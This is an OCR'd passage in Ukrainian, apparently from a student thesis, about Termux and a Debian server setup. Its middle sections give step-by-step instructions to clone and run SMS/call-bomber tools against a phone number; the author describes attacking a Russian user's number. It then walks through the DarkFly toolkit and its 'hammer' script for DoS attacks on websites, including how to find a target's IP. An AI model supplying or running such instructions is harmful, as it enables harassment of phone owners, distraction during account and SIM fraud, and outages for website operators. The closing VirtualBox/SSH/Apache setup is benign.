


Рис. 2.1 Оновлення пакетів та програмного забезпечення

Тепер нам протрібно встановити розподілену систему контролю версій, яка дозволяє відстежувати історію розробки ПЗ і спільно працювати над складними проектами з будь-якої точки світу - Git

Головна перевага Git – в тому, що він дуже швидкий і прозорий. Він зручний

для нелінійної розробки і ефективний як для невеликих проектів, так і для великих систем з тисячами учасників. Система використовується безліччю професійних розробників програмного забезпечення.

Команда git remote дозволяє створювати, переглядати та видаляти підключення до інших репозиторій. Віддалені підключення скоріше схожі на закладки, ніж на прямі посилання на інші репозиторії.

Рис. 2.2 Установка системи git

Останнім кроком буде встановлення Python, він став однією з найпопулярніших мов, він використовується в аналізі даних, машинному навчанні, DevOps та веб-розробці, а також в інших сферах, включаючи розробку ігор. Найчастіше Python використовують у веб-розробці. Для нього написано безліч фреймворків: FastAPI, Flask, Tornado, Pyramid, TurboGears, CherryPy і найпопулярніший Django. Ще на Python пишуть парсери для збирання інформації з веб-сторінок.




Рис. 2.3 Установка першої та другої версій мови програмування Python

Але ми будемо використовувати Python для кібератаки, а саме для атаки типу DoS.

2.1.2 Основні команди Termux

Список основних команд Termux оновлено у 2022 року. Для використання

Termux слід вивчити основні команди, які допоможуть отримати доступ і використовувати потужні інструменти та команди Linux. У цьому підрозділі я поділюсь списком основних команд Termux, які допоможуть вам зрозуміти основи Termux. Кожна основна команда Termux буде детально пояснена, щоб ви нічого не пропустили. Я перевірив всі ці базові команди Termux самостійно і запевняю вас, що всі ці основні команди Termux працюють ідеально. Проте, якщо у вас виникли проблеми, ви завжди можете знайти команди в Інтернеті, або поділитись проблемою на форумі Github`у. Ось основні команди Termux, які ви будете використовувати на Android пристрої.

Таблиця 2.1 – Файлові команди

Команда	**Опис призначення команди**
ls	список файлів та каталогів
cd dir	змінити директорію на dir
cd	змінити на домашній каталог
pwd	показати поточний каталог
mkdir dir	створити каталог dir
rm file	видалити file
cp file1 file2	скопіювати file1 у file2
mv file1 file2	перейменувати або перемістити file1 у file2
touch file	створити file
more file	вивести вміст file

Для надання доступу до файлу використовують наступну команду:

$ chmod (***) file – змінити права file на rwx, окремо для користувача, групи та інших користувачів. Перша літера буде стосуватись користувача, друга груп, третя решти користувачів:

- 0 – жодних прав;
- 1 - лише виконання;
- 2 - лише запис;
- 3 - виконання та запис;
- 4 - лише читання;
- 5 - читання та виконання;

- 6 - читання та запис;
- 7 - читання запис та виконання.

Також в Termux можна керувати процесами, переглядати та винищувати непотрібні:

Таблиця 2.2 – Команди керування процесами

Команда	Опис призначення команди
ps	вивести ваші поточні активні процеси
top	показати усі запущені процеси
kill pid	вбити процес із id pid
killall (назва)	вбити всі процеси з ім'ям (назва)
bg	список зупинених та фонових завдань
fg	виносить на передній план останні завдання

На цьому основні команди закінчуються, ці команди спростять вам роботу з термуксом. І ці команди корисні новачкам, які тільки завантажили цей додаток.

2.2 SMS/Call-Bomber

SMS/Call-Bomber – це програмне забезпечення, призначене для масового розсилання (спаму) SMS-повідомлень та дзвінків на номер мобільного телефону. Отримання повідомлень від SMS-Bomber-а не є небезпечним і не говорить про те, що той чи інший ваш обліковий запис був зламаний, але бомбер здатний на значний час заблокувати доступ до пристрою, створити неспроможність його використання завдяки постійному спаму повідомленнями та дзвінками. Тим не менш, часто SMS/Call-Bomber використовують для психологічної атаки або відвернення уваги жертви при здійсненні злому соціальних та інших сервісів, крадіжки грошей із кредитної картки, перевипуску SIM-картки.

Один із методів ідентифікації зловмисників, які використовують SMS-Bomber, полягає у встановленні тих SMS-центрів, які бомбер безпосередньо використовує для надсилання SMS-повідомлень. Їх не так багато, вони працюють офіційно та передають інформацію про своїх користувачів (логи доступу, реєстраційні дані, платіжні реквізити) на запит правоохоронних органів, а частково і адвокатів - коментує засновник компанії Інтернет-розшук.

Попередньо встановивши Git і Python першої та другої версії можна приступити до встановлення бомберу клонуючи з репозиторію інструментом:

```
~ $ git clone https://github.com/Ivan-Hack
er-700/SMSBomber300
```

Рис. 2.4 Перенесення інструменту SMSBomber300 з github у Termux

Командою ls наведеною в таблиці 2.1 перевіряємо список файлів та каталогів знаходячи потрібний каталог SMSBomber300 та переходимо до нього за допомогою команди cd. Як тільки ми потрапляємо до потрібного каталогу встановлюємо необхідні для роботи бібліотеки з текстового документу «requirements.txt» (знаходиться у цьому каталозі):

```
~ $ ls
AresBomb                  SMSBomber300
Infinite-Bomber-android   hammer
InfinityBomber
~ $ cd SMSBomber300
~/SMSBomber300 $ pip install -r requiremen
ts.txt
```

Рис. 2.5 Установка необхідних баз з репозиторію

Готово, тепер залишилося лише запустити мовою програмування Python. Запуск виконується тільки з каталогу SMSBomber300, в іншому випадку термінал просто не побачить файл який ви бажаєте запустити. Прописуємо наступну команду:

$ python SMSBomber300.py

Тепер на екрані мобільного пристрою ви повинні побачити інтерфейс-меню бомберу, але користуватись їм можна бути тільки після прочитання інструкцій. Просто вводимо цифру 6, читаємо і повертаємось назад натиснувши 0.




Рис. 2.6 Інтерфейс Бомберу

В інтерфейсному меню даного бомберу ми можемо додати номери до телефонної книги, дізнатись про власника номеру, спамити смс та дзвінками на заданий номер та навіть на пошту. Натискаємо 1 і вибираємо спосіб спамування:




Рис. 2.7 Вибір типу атак

Обравши спосіб (я обрав 3 - атаку СМС та дзвінками) ми можемо приступати до введеня номера телефона російського користувача моб. пристрою.




Рис. 2.8 Введення номеру, початок атаки

Якщо ви бажаєте «бомбувати» українські номери (що я не раджу робити), то для цього знадобиться інший SMS/Call-Bomber під назвою Infinite-Bomber. Перед встановленням я рекомендую оновлювати пакети та ПЗ використовуючи команди: продемонстровані на рисунку 2.1 у підрозділі 2.1.1. Повторюємо команди наведені

нижче, змінюючи тільки каталог і спосіб запуску - ./infinite-bomber:




Рис. 2.9 Запуск Infinite-бомберу

2.3 DoS атака на Інтернет-ресурс (сайт)

«Відмова в обслуговуванні» або «DoS» описує кінцеву мету класу кібератак, спрямованих на те, щоб зробити послугу недоступною. DoS-атаки, про які чули більшість людей, спрямовані на відомі веб-сайти, оскільки про них часто повідомляють ЗМІ. Однак атаки на будь-які типи систем, включаючи промислові системи керування, які підтримують критичні процеси, можуть призвести до відмови в обслуговуванні.

Коли веб-сайт зазнає атаки DoS, очевидний ефект залежатиме від вашої точки зору. Пересічному користувачеві здається, що сайт просто перестав відображати вміст, але для компанії власника сайту це може означати, що онлайн-системи, від яких вони залежать, перестали відповідати. Симптоми DoS-атаки на промислові системи керування можуть включати нездатність отримати дані датчиків або контролювати критичні процеси.

Зловмисні атаки можуть приймати одну з двох загальних форм: відмова в обслуговуванні (DoS) або розподілена відмова в обслуговуванні (DDoS).

Атаки DoS можуть мати різну тривалість і можуть бути націлені на кілька сайтів або систем одночасно. Атака стає «розподіленою відмовою в обслуговуванні», що називається «DDoS», коли вона походить з кількох комп'ютерів (або векторів), а не лише з одного. Це найпоширеніша форма DoS-атаки на веб-сайти.

Різниця між DoS та DDoS атаками.

Атака на відмову в обслуговуванні використовує лише невелику кількість атакуючих систем (можливо, лише одну), щоб перевантажити ціль. Це був найпоширеніший тип атаки на початку існування Інтернету, де послуги були відносно невеликими за масштабом, а технологія безпеки лише зароджувалася. Однак у наш час просту DoS-атаку часто легко відбити, оскільки зловмисника легко ідентифікувати та заблокувати. Одним помітним винятком тут можуть бути промислові системи керування, де обладнання може мати низьку толерантність до фіктивного трафіку або може бути підключене через канали з низькою пропускною здатністю, які легко насичуються. Під час розподіленої атаки на відмову в обслуговуванні зловмисник заручається допомогою (багатьох) тисяч користувачів Інтернету, щоб кожен згенерував невелику кількість запитів, які разом перевантажують ціль.

Типова атака на відмову в обслуговуванні Події DoS часто спричинені перевантаженням базових систем служби. Ми використаємо Termux для прикладу DoS атаки, щоб з'ясувати, як саме працюють DoS-атаки на основі перевантаження.

Перед встановленням будь-якого інструменту повторюємо оновлення пакетів та ПЗ. А тепер ми можемо встановити інструмент Darkfly з репозиторію клонувавши його командою clone:

```
~ $ git clone https://github.com/Ranginang
67/DarkFly-Tool
```

Рис. 2.10 Перенесення інструменту DarkFly з github у Termux

Перевіряємо файли за допомогою команди ls, переходимо в каталог з потрібним інструментом використавши команду cd, ще раз перевіряємо файли каталогу і знаходимо потрібний файл, надаємо доступ на запуск усім користувачам командою chmod +x file і запускаємо його використовуючи другу версію мови програмування Python:




Рис. 2.11 Надання прав, інсталяція

Як не складно було здогадатись, виконалась інсталяція і тепер ми можемо нарешті запустити інструмент прописуючи DarkFly. Бачимо наступний результат:

Рис. 2.12 Інтерфейсне меню інструменту DarkFly

Перейшовши у головне меню обираємо 1 – Показ інструментів, натискаємо Enter:

Рис. 2.13 Перелік інструментів, для DoS та DDoS атак

Насправді перелік внутрішніх інструментів DarkFly налічує більше ніж 500 схожих за дією скриптів, але для важких DDoS атак потрібна велика кількість пристроїв з різними IP-адресами. Тому ми обираємо найприємніший та найпопулярніший з них hammer. Вводимо цифру 16, натискаємо Enter і файл відразу потрапляє до нас

Hammer працює з мовою програмування Python, але вже 3-ї версії, тому як і раніше встановили python та python2, так встановлюємо і python3:

$ apt install python3

Тепер переходимо до нашого інструменту і можемо починати DoS атаку:

Рис. 2.14 Інструмент hammer та команда для початку DoS атаки

Але тут має виникнути питання: як дізнатись IP-адресу сайту? Насправді це дуже просто, достатньо пропігнувати домен сайту за допомогою PowerShell.

Domain (Домен) — частина простору ієрархічних імен мережі Інтернет, що обслуговується групою серверів доменних імен (DNS-серверів) та централізовано адмініструється. Простими словами, домен — це адреса, як приклад, яку має кожен будинок. На цю адресу нам легко знайти потрібний будинок (сайт) серед безлічі ресурсів у мережі.

PowerShell — це кросплатформне рішення для автоматизації завдань, що складається з оболонки командного рядка, мови сценаріїв і інфраструктури керування конфігурацією. PowerShell працює в Windows, Linux і macOS.

Оболонка командного рядка PowerShell — це сучасна команда, яка містить найкращі функції інших популярних оболонок. На відміну від додаткових оболонок, які приймають і повертають лише текст, PowerShell завантажує і повертає об’єкти .NET.

Запустити PowerShell можна кількома способами:

1. Натиснути Пуск -> Пошук, вводимо назву та відкриваємо;

2. За допомогою поєднання клавіш Win+R відкриваємо команду строку «Виконати», також прописуємо PowerShell і запускаємо;

3. Натискаємо на Пуск -> Усі програми -> Стандартні, відчиняємо папку Windows PowerShell і натискаємо на Windows PowerShell.




Рис. 2.14 Командний рядок PowerShell, ping

Пропінгувавши для прикладу домен google.com, ми обмінялись пакетами виявивши його IP-адресу. Звісно атакувати ніякий сайт я не буду, бо я маю на меті продемонструвати як це працює. В результаті, якщо ви наважитесь атакувати якийсь сайт, це буде виглядати так наступним образом:




Рис. 2.15 Приклад результату DoS атаки

Отже, коли надто багато користувачів запитують сторінки з сайту одночасно, інфраструктура або сервери сайту можуть бути не в змозі своєчасно обробити запити кожного. Залежно від того, як налаштовано сайт, це призводить до того, що деякі або всі користувачі не можуть переглядати сайт. Іншими словами, їм заборонено доступ до сервісу.

3 СТВОРЕННЯ СЕРВЕРУ У ЯКОСТІ ІНФОРМАЦІЙНОЇ СИСТЕМИ, ПОШУК ЙОГО ВРАЗЛИВОСТЕЙ

Сервер — це комп’ютерна програма або пристрій, який надає послуги іншій комп’ютерній програмі та її користувачеві, також відомому як клієнт. У центрі обробки даних фізичний комп’ютер, на якому працює серверна програма, також часто називають сервером. Ця машина може бути виділеним сервером або використовуватися для інших цілей.

У моделі програмування клієнт/сервер серверна програма очікує та виконує запити від клієнтських програм, які можуть бути запущені на тому самому чи інших комп’ютерах. Певна програма на комп’ютері може функціонувати як клієнт із запитами на послуги від інших програм і як сервер запитів від інших програм.

Термін «сервер» може стосуватися фізичної машини, віртуальної машини або програмного забезпечення, яке виконує серверні послуги. Спосіб роботи сервера значно відрізняється залежно від того, як використовується слово сервер.

Фізичні та віртуальні сервери.

Фізичний сервер — це просто комп’ютер, який використовується для запуску серверного програмного забезпечення. Відмінності між сервером і настільним комп’ютером будуть детально розглянуті в наступному розділі.

Віртуальний сервер є віртуальним представленням фізичного сервера. Як і фізичний сервер, віртуальний сервер містить власну операційну систему та програми. Вони зберігаються окремо від будь-яких інших віртуальних серверів, які можуть працювати на фізичному сервері.

Процес створення віртуальних машин передбачає встановлення легкого програмного компонента, який називається гіпервізором, на фізичний сервер. Завдання гіпервізора — дозволити фізичному серверу функціонувати як хост віртуалізації. Хост віртуалізації надає доступ до апаратних ресурсів фізичного сервера, таких як процесорний час, пам’ять, сховище та пропускна здатність мережі,

для однієї або кількох віртуальних машин.

Адміністративна консоль дає адміністраторам можливість виділяти окремі апаратні ресурси кожному віртуальному серверу. Це допомагає значно знизити витрати на апаратне забезпечення, оскільки один фізичний сервер може запускати кілька віртуальних серверів, а не для кожного робочого навантаження потрібен окремий фізичний сервер.

3.1 Створення серверу у VirtualBox на Linux (Debian 10)

Oracle VM VirtualBox — це кросплатформне програмне забезпечення віртуалізації. Це дозволяє користувачам розширити існуючий комп'ютер для одночасного запуску кількох операційних систем, включаючи Microsoft Windows, Mac OS X, Linux і Oracle Solaris.

VirtualBox дозволяє запускати віртуальну машину (ВМ) на вашому комп'ютері. Він надає програмний комп'ютер для запуску іншої операційної системи (гостьової) на вашому комп'ютері (хост). VirtualBox необхідний, лише якщо ви хочете запустити одну або кілька віртуальних машин у вашій системі одночасно, за умови, що хост має достатньо ресурсів.

Для початку нам потрібно встановити VM з офіційного сайту.

Після встановлення, запускаємо і створюємо ОС, надаємо назву, обираємо тип Linux, дистрибутив версії Debian 10 (64-bit) та обираємо RAM (менш ніж 1024Мб, рекомендую обирати 4096Мб). Наступним кроком ми створюємо віртуальний жорсткий диск, тип диску – VHD, і обираємо розмір диску, динамічний, або фіксований. Якщо в вас немає проблем з місцем на диску, обирайте фіксований, 10Гб буде цілком достатньо.

Тепер коли ми створили ОС, нам потрібно завантажити образ Debian 10 (64-bit). Це можна зробити за посиланням на сайт Debian. Нині існує Debian 11, рекомендую відразу встановити останню версію, не шукаючи 10-у.

Запускаємо створену ОС, обираємо у вікні наш образ, і починаємо поетапну установку де нам потрібно бути обрати бажані інструменти, ім'я користувача та ін.

Рекомендую серед інструментів відразу встановити SSH server, але якщо ви це не зробили, не страшно, нижче я буду встановлювати власноруч.

Натисніть ПКМ на вашу ОС, зайдіть до налаштувань, перейдіть до налаштування мережі та оберіть тип підключення «Мережевий міст», в противному випадку Інтернет вам не побачити!

У випадку якщо ви заблукали, не розібрались, не зрозуміли щось, я залишу посилання на відео-гайд (англійська версія).




Рис. 3.1 Зміна типу підключення

В терміналі Debian зараз ми знаходимось під ім’ям користувача, який не має жодних прав. Зараз потрібно отримати права sudo.

sudo - це утиліта командного рядка, що дозволяє довіреним користувачам запускати команди від імені іншого користувача за промовчанням root.

Найпростіший спосіб надати привілеї sudo користувачеві в Debian - це додати користувача до групи "wheel". Члени цієї групи можуть запускати всі команди через sudo та sudo запит на автентифікацію за допомогою свого пароля при використанні sudo.

Прописуємо команду:

$ usermod -aG wheel username

У випадку, якщо права не були надані, потрібно буде зробити це більш складнішим способом. Відкриваємо текстовий файл sudoers вписуючи права на ім’я нашого користувача – username ALL=(ALL:ALL) ALL. Відкрити файл можна текстовими редакторами VIM, або nano, залежить від вашого бажання.

$ vi (або nano) /etc/sudoers

Перевіряємо права командою:

$ sudo whoami

Для створення нового користувача:

$ sudo adduser username

Для зміни користувача (наприклад на root’а, або на іншого з, або без прав sudo) використовуємо команду:

$ su username

Нарешті можна перейти то частини створення віртуального серверу. Встановлюємо клієнт та сервер ssh:

$ sudo apt install openssh-client

$ sudo apt install openssh-server

SSH означає Secure Shell і є протоколом для безпечного віддаленого входу та інших безпечних мережевих служб у незахищеній мережі. Тобто без його наявності ми не зможемо віддалено користуватись сервером. Перевіряємо статус роботи ssh:

Рис. 3.2 Перевірка статусу ssh

Встановлюємо Apache і додаємо до фаєрволу дозвіл на трафік який містить WWW та перевіряємо:

$ sudo apt install apache2

$ sudo ufw allow ‘WWW’

$ sudo ufw status

